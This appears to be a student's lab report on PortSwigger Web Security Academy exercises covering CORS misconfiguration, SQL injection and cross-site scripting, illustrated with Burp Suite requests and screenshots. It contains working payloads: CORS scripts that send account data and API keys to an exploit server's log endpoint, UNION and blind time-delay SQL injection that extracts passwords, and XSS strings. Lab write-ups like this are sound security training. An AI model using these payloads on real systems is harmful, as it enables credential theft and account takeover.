

LAB 5: Web Exploitation and Security

TASK 1: Cross-origin Resource Sharing (CORS)

Task 1.1 CORS vulnerability with basic origin reflection

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The target is `https://0a110087040990f7c0f0010e00c50076.web-security-academy.net`. The request is a GET to `/accountDetails` with various headers including `Origin: https://example.com` and `Sec-Fetch-Mode: cors`. The response is a 200 OK with headers including `Access-Control-Allow-Origin: https://example.com` and a JSON body containing user details.

```

Request
1 GET /accountDetails HTTP/1.1
2 Host: 0a110087040990f7c0f0010e00c50076.web-security-academy.net
3 Cookie: session=Xne886WVvbwIcGwSdRC0axz5eBMSKZK
4 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0a110087040990f7c0f0010e00c50076.web-security-academy.net/my-account?id=wiener
13 Origin: https://example.com
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18

Response
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: https://example.com
3 Access-Control-Allow-Credentials: true
4 Content-Type: application/json; charset=utf-8
5 Connection: close
6 Content-Length: 149
7
8 {
9   "username": "wiener",
10  "email": "",
11  "apikey": "gl6PCdQy83ElyI4VHjc4uuxrpb6j9lwo",
12  "sessions": [
13    "Xne886WVvbwIcGwSdRC0axz5eBMSKZK"
14  ]
15 }

```

The screenshot shows a web browser with two tabs. The left tab is 'My Account - PortSwigger' showing a 'My account' page with details for 'MOHANNA R S' and 'mr6552@nyu.edu'. The right tab is 'CORS vulnerability with' showing a JavaScript exploit script designed to perform a CORS attack by sending a request to the target account details page.

```

<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://0a110087040990f7c0f0010e00c50076.web-security-academy.net/accountDetails',true);
req.withCredentials = true;
req.send();

function reqListener() {
  location="/log?key="+this.responseText;
};
</script>

```

The image displays a web security lab environment with three main components:

- My account page:** A web application interface for a user named MOHANNA R S with email mr6552@nyu.edu. It includes buttons for 'Change name', 'Change email address', and 'Change password'.
- Burp Suite HTTP history:** A log showing various HTTP requests and responses. A specific request is highlighted with a yellow box, showing the 'apikey' parameter: `apikey: "ckeTeimyUSpo8NqdMNWPwzZFDYWL2d"`.
- Lab: CORS vulnerability with basic origin reflection:** A page titled 'Academy home' and 'Web Security Academy >> CORS >> Lab'. It features a 'LAB' button (highlighted with a yellow box) and a 'Solved' status. The lab description states: 'This website has an insecure CORS configuration in that it trusts all origins. To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key. You can log in to your own account using the following credentials: wiener:peter'. It also includes a 'Solution' section and a 'Community solutions' section.

Task 1.2 CORS vulnerability with trusted null origin

The screenshot displays a web application interface on the left and an exploit server on the right. The web application, titled 'My account', shows user details for MOHANNA R S with email mr6552@nyu.edu. The exploit server, 'Exploit Server: CORS vulnerability', shows a successful exploit payload in a sandboxed iframe. The payload is a JavaScript snippet that uses XMLHttpRequest to fetch account details from the web application and logs the response to the exploit server's log endpoint.


```

<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open("get", "https://0aa3006503e1d502c29c4dc000d900e6.web-security-academy.net/accountDetails", true);
req.withCredentials = true;
req.send();
function reqListener() {
  location="https://exploit-0af0002f03acd53fc25b4f8f01ff00ac.exploit-server.net/log?
key="+encodeURIComponent(this.responseText);
};
</script>"></iframe>

```

The screenshot shows the exploit server's log, which records the execution of the exploit payload. The log entries show the successful execution of the exploit, including the request to the exploit server's log endpoint and the response containing the account details.

IP	Timestamp	Method	Status	Path	Response
67.245.6.182	2022-12-07 06:54:37	GET	200	/ HTTP/1.1	"User-Agent: Mozilla/5.0 (Wind
67.245.6.182	2022-12-07 06:54:37	GET	200	/resources/css/labsDark.css	HTTP/1.1" 200 "Use
167.172.112.50	2022-12-07 06:54:50	GET	200	/ HTTP/1.1	"user-agent: Mozilla/5.0 (X11;
67.245.6.182	2022-12-07 06:56:37	POST	302	/ HTTP/1.1	"User-Agent: Mozilla/5.0 (Win
67.245.6.182	2022-12-07 06:56:38	GET	200	/exploit HTTP/1.1	"User-Agent: Mozilla/5.
67.245.6.182	2022-12-07 06:56:40	GET	200	/log?key=%7B%0A%20%20%22username%22%3A%20%22wi	
67.245.6.182	2022-12-07 06:56:40	GET	200	/resources/css/labsDark.css	HTTP/1.1" 200 "Use
67.245.6.182	2022-12-07 06:57:51	GET	200	/resources/css/labsDark.css	HTTP/1.1" 200 "Use
67.245.6.182	2022-12-07 06:58:14	GET	200	/log?key=%7B%0A%20%20%22username%22%3A%20%22wi	
67.245.6.182	2022-12-07 06:58:14	GET	200	/resources/css/labsDark.css	HTTP/1.1" 200 "Use
67.245.6.182	2022-12-07 06:58:17	GET	200	/log?key=%7B%0A%20%20%22username%22%3A%20%22wi	
67.245.6.182	2022-12-07 06:58:17	GET	200	/resources/css/labsDark.css	HTTP/1.1" 200 "Use
67.245.6.182	2022-12-07 06:58:20	GET	200	/log?key=%7B%0A%20%20%22username%22%3A%20%22wi	
67.245.6.182	2022-12-07 06:58:21	GET	200	/resources/css/labsDark.css	HTTP/1.1" 200 "Use
67.245.6.182	2022-12-07 06:58:23	GET	200	/log?key=%7B%0A%20%20%22username%22%3A%20%22wi	
67.245.6.182	2022-12-07 06:58:23	GET	200	/resources/css/labsDark.css	HTTP/1.1" 200 "Use
67.245.6.182	2022-12-07 06:58:26	GET	200	/ HTTP/1.1	"User-Agent: Mozilla/5.0 (Wind
67.245.6.182	2022-12-07 06:58:26	GET	200	/resources/css/labsDark.css	HTTP/1.1" 200 "Use
67.245.6.182	2022-12-07 07:00:16	POST	302	/ HTTP/1.1	"User-Agent: Mozilla/5.0 (Win
67.245.6.182	2022-12-07 07:00:16	GET	200	/deliver-to-victim HTTP/1.1	"User-Agent: Mozilla/5.0 (Win
10.0.3.213	2022-12-07 07:00:16	GET	200	/exploit/ HTTP/1.1	"User-Agent: Mozilla/5
10.0.3.213	2022-12-07 07:00:16	GET	200	/log?key=%7B%0A%20%20%22username%22%3A%20%22ad	
10.0.3.213	2022-12-07 07:00:16	GET	200	/resources/css/labsDark.css	HTTP/1.1" 200 "Use
67.245.6.182	2022-12-07 07:00:17	GET	200	/ HTTP/1.1	"User-Agent: Mozilla/5.0 (Wind
67.245.6.182	2022-12-07 07:00:18	GET	200	/resources/css/labsDark.css	HTTP/1.1" 200 "Use



The image shows two screenshots. The top screenshot is of Burp Suite Community Edition v2022.11.4. The 'Decoder' tab is active, showing a decoded JSON response. The 'apikey' field is highlighted in yellow, containing the value 'LY8JPbj1HZrULPEsuRi7PIUu26TzLUu'. The bottom screenshot is of the PortSwigger Academy website. The 'My account' page is visible on the left, showing the user's name 'MOHANNA R S' and email 'mr6552@nyu.edu'. The main content area shows the 'Lab: CORS vulnerability with trusted null origin' page. The 'LAB' button is highlighted in yellow, and the 'Solved' status is indicated by a checkmark. The lab description states: 'This website has an insecure CORS configuration in that it trusts the "null" origin. To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key. You can log in to your own account using the following credentials: wiener:peter'. An 'Access the lab' button is also visible.

Burp Suite Decoder Output:



```
{
  "username": "administrator",
  "email": "",
  "apikey": "cKeTeimyUSYpo8NqdMNwPwzZFDYWL2C",
  "sessions": [
    "9tRD6px2HjIfWgFnoIGOys4wdpRTU9"
  ]
}
```

PortSwigger Academy Lab Details:

- Lab Title:** Lab: CORS vulnerability with trusted null origin
- Status:** APPRENTICE, LAB, Solved
- Description:** This website has an insecure CORS configuration in that it trusts the "null" origin. To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key. You can log in to your own account using the following credentials: wiener:peter
- Access the lab** button

Task 2: SQL Injection

Task 2.1: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data



Task 2.2: SQL injection vulnerability allowing login bypass

The screenshot shows the Burp Suite interface on the left and the Web Security Academy lab page on the right. In Burp Suite, the HTTP history tab is active, showing a request to the login endpoint. The raw view of the request is displayed, with the payload highlighted in a yellow box:

```
POST /login HTTP/1.1
Host: 0ad1002104c0b416c06d29f2006900ba.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Referer: https://0ad1002104c0b416c06d29f2006900ba.web-security-academy.net/login
Content-Type: application/json
Content-Length: 100
Connection: close

{"csrf": "DKu4GHTPj6DAC5EBYm0Gh2mJv95vhl1", "username": "administrator", "password": "123456"}
```

The Web Security Academy lab page on the right shows the 'SQL injection vulnerability allowing login bypass' lab. The status is 'LAB Not solved'. The login form is visible with the following fields:

- Username: administrator
- Password: [masked]
- Log in button

The screenshot shows the user's account page on the left and the lab details page on the right. The account page shows the user's name as MOHANNA R S and email as mr6552@nyu.edu. The lab details page shows the 'Lab: SQL injection vulnerability allowing login bypass' with a status of 'APPRENTICE LAB Solved'. The lab description states:

This lab contains an **SQL injection** vulnerability in the login function. To solve the lab, perform an SQL injection attack that logs in to the application as the `administrator` user.

The 'Access the lab' button is highlighted in a yellow box. Below the description, there are sections for 'Solution' and 'Community solutions'. At the bottom, there are links to 'In this topic' (SQL injection >>, UNION attacks >>) and 'All topics' (SQL injection >>, XSS >>).

Task 2.3: SQL injection UNION attack, determining the number of columns returned by the query

Repeater | Dashboard | Target | Proxy | Intruder | Sequencer | Decoder | Settings

9 x | 10 x | +

Send | Cancel | < | > | Target: <https://0a36009403c0d54ac2cb8d87005f0046....> | HTTP/1

Request | Response

Pretty | Raw | Hex

```

1 GET /filter?category=
  Gifts'+UNION+SELECT+NULL,NULL,NULL-- HTTP/1.1
2 Host:
  0a36009403c0d54ac2cb8d87005f0046.web-security-academy.net
3 Cookie: session=dltMrZ5ApA09qu0PnNeBefwfvmsvwi0u
4 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/108.0.5359.95 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
  
```

Inspector

- Request Attributes: 2
- Request Query Parameters: 1
- Request Body Parameters: 0
- Request Cookies: 1
- Request Headers: 16
- Response Headers: 3

My Account - PortSwigger | Lab: SQL injection UNION attack

Log out | MY ACCOUNT

My account

Your Account Details

Name: MOHANNA R S
Email: mr6552@nyu.edu

Change name | Change email address | Change password

If you need to change any more of your account details, please [contact us](#).

Academy home

Web Security Academy » SQL injection » UNION attacks » Lab

Lab: SQL injection UNION attack, determining the number of columns returned by the query

PRACTITIONER | LAB | Solved

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing an **SQL injection UNION** attack that returns an additional row containing null values.

[Access the lab](#)

Solution

Task 2.4: SQL injection UNION attack, retrieving multiple values in a single column

The screenshot shows the PortSwigger Repeater interface. The 'Request' tab is active, displaying a crafted SQL injection payload. The payload is highlighted in yellow:

```
1 GET /filter?category=
  Accessories'+UNION+SELECT+NULL,username||'~'||password+FROM+users-- HTTP/1.1
2 Host:
  0a2400cd04da582dc16625290074006f.web-security-academy.net
```

The 'Inspector' panel on the right shows the request details: Request Attributes (2), Request Query Parameters (1), and Request Body Parameters (0).

The screenshot shows the PortSwigger Repeater interface with the 'Response' tab active. The response is displayed in the 'Pretty' view, showing HTML code. A portion of the response is highlighted in yellow:

```
64 <a href="/filter?category=Gifts">
65   Gifts
66 </a>
67 <a href="/filter?category=Lifestyle">
68   Lifestyle
69 </a>
70 </section>
  <table class="is-table-list">
    <tbody>
      <tr>
        <th>
          administrator~oe8954qgr7wcm4zdiclr
        </th>
```

The 'Inspector' panel on the right shows the response details: Request Attributes (2), Request Query Parameters (1), Request Body Parameters (0), Request Cookies (1), Request Headers (16), and Response Headers (3).

The screenshot shows the PortSwigger Web Security Academy lab page. The page title is 'Lab: SQL injection UNION attack, retrieving multiple values in a single column'. The lab is marked as 'Solved'.

My account details:

- Name: MOHANNA R S
- Email: mr6552@nyu.edu
- Buttons: Change name, Change email address, Change password

Lab description:

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables. The database contains a different table called `users`, with columns called `username` and `password`. To solve the lab, perform an SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

Hint:

Task 2.5: Blind SQL injection with time delays and information retrieval

Request	Payload	Status	Respons...	Respons...	Error	Timeout	Length	Comment
0		200	10230	10232	<input type="checkbox"/>	<input type="checkbox"/>	11111	
1	0	200	10152	10156	<input type="checkbox"/>	<input type="checkbox"/>	11111	
2	1	200	10046	10047	<input type="checkbox"/>	<input type="checkbox"/>	11111	
3	2	200	9924	9927	<input type="checkbox"/>	<input type="checkbox"/>	11111	
4	3	200	9802	9806	<input type="checkbox"/>	<input type="checkbox"/>	11111	
5	4	200	9715	9717	<input type="checkbox"/>	<input type="checkbox"/>	11111	
6	5	200	9571	9578	<input type="checkbox"/>	<input type="checkbox"/>	11111	
7	6	200	9375	9376	<input type="checkbox"/>	<input type="checkbox"/>	11111	
8	7	200	9190	9194	<input type="checkbox"/>	<input type="checkbox"/>	11111	
9	8	200	8952	8956	<input type="checkbox"/>	<input type="checkbox"/>	11111	
10	9	200	10222	10222	<input type="checkbox"/>	<input type="checkbox"/>	11111	

Request

Response

Pretty

Raw

Hex

```

1 GET / HTTP/1.1
2 Host: 0a340059048969c6c37ead30000d00e4.web-security-academy.net
3 Cookie: TrackingId=
  x'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,20,1)='a')+THEN+pg_sleep(1
  0)+ELSE+pg_sleep(0)+END+FROM+users--+ ; session=dBIgkzsvlMwsKcm4gKWn2zLQ85S2RnB3
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/108.0.5359.95 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
  application/signed-exchange;v=b3;q=0.9

```

Password: by8vh6irs6zgoocpocva

Log out MY ACCOUNT

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name

Change email address

Change password

If you need to change any more of your account details, please [contact us](#).

Your Saved Payment Cards

Log out MY ACCOUNT

Academy home

Web Security Academy » SQL injection » Blind » Lab

Lab: Blind SQL injection with time delays and information retrieval

PRACTITIONER

LAB

Solved

This lab contains a **blind SQL injection** vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind **SQL injection** vulnerability to find out the password of the `administrator` user.



To solve the lab, log in as the `administrator` user.

Hint

Track your progress

Task 3: Cross-site Scripting

Task 3.1: Reflected XSS into HTML context with nothing encoded



Task 3.2: Stored XSS into HTML context with nothing encoded

The screenshot shows two browser windows. The left window displays a 'My account' page with the following details:

- Name: MOHANNA R S
- Email: mr6552@nyu.edu
- Buttons: Change name, Change email address, Change password
- Footer: If you need to change any more of your account details, please [contact us](#).

The right window shows a 'Leave a comment' form with the following fields:

- Comment: `<script>alert(1)</script>`
- Name: MOHANNA
- Email: mr6552@nyu.edu
- Website: `https://www.nyu.edu`
- Buttons: Post Comment, < Back to Blog

The screenshot shows the PortSwigger Web Security Academy interface. The left sidebar displays the 'My account' page with the same user details as the first screenshot.

The main content area shows the 'Lab: Stored XSS into HTML context with nothing encoded' page. The page includes the following elements:

- Header: PortSwigger, Log out, MY ACCOUNT
- Breadcrumbs: Academy home > Web Security Academy > Cross-site scripting > Stored > Lab
- Lab Title: Lab: Stored XSS into HTML context with nothing encoded
- Buttons: APPRENTICE, LAB, Solved
- Description: This lab contains a **stored cross-site scripting** vulnerability in the comment functionality. To solve this lab, submit a comment that calls the `alert` function when the blog post is viewed.
- Buttons: Access the lab
- Solution section: Solution, Community solutions
- Footer: Track your progress

Task 3.3: Stored XSS into anchor href attribute with double quotes HTML-encoded

The image displays two browser screenshots related to a web security lab.

The top screenshot shows a user profile page on a web security academy. The user's name is MOHANNA R S and their email is mr6552@nyu.edu. The page includes a "Leave a comment" section with a text area containing "Hello Admin again". Below the comment form, there are input fields for Name (MOHANNA), Email (mr6552@nyu.edu), and Website (javascript:alert(1)).

The bottom screenshot shows the PortSwigger lab page for "Web Security Academy >> Cross-site scripting >> Contexts >> Lab". The lab title is "Lab: Stored XSS into anchor href attribute with double quotes HTML-encoded". The lab is marked as "Solved" and "APPRENTICE". The description states: "This lab contains a stored cross-site scripting vulnerability in the comment functionality. To solve this lab, submit a comment that calls the alert function when the comment author name is clicked." The "Access the lab" button is visible.

Task 3.4: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

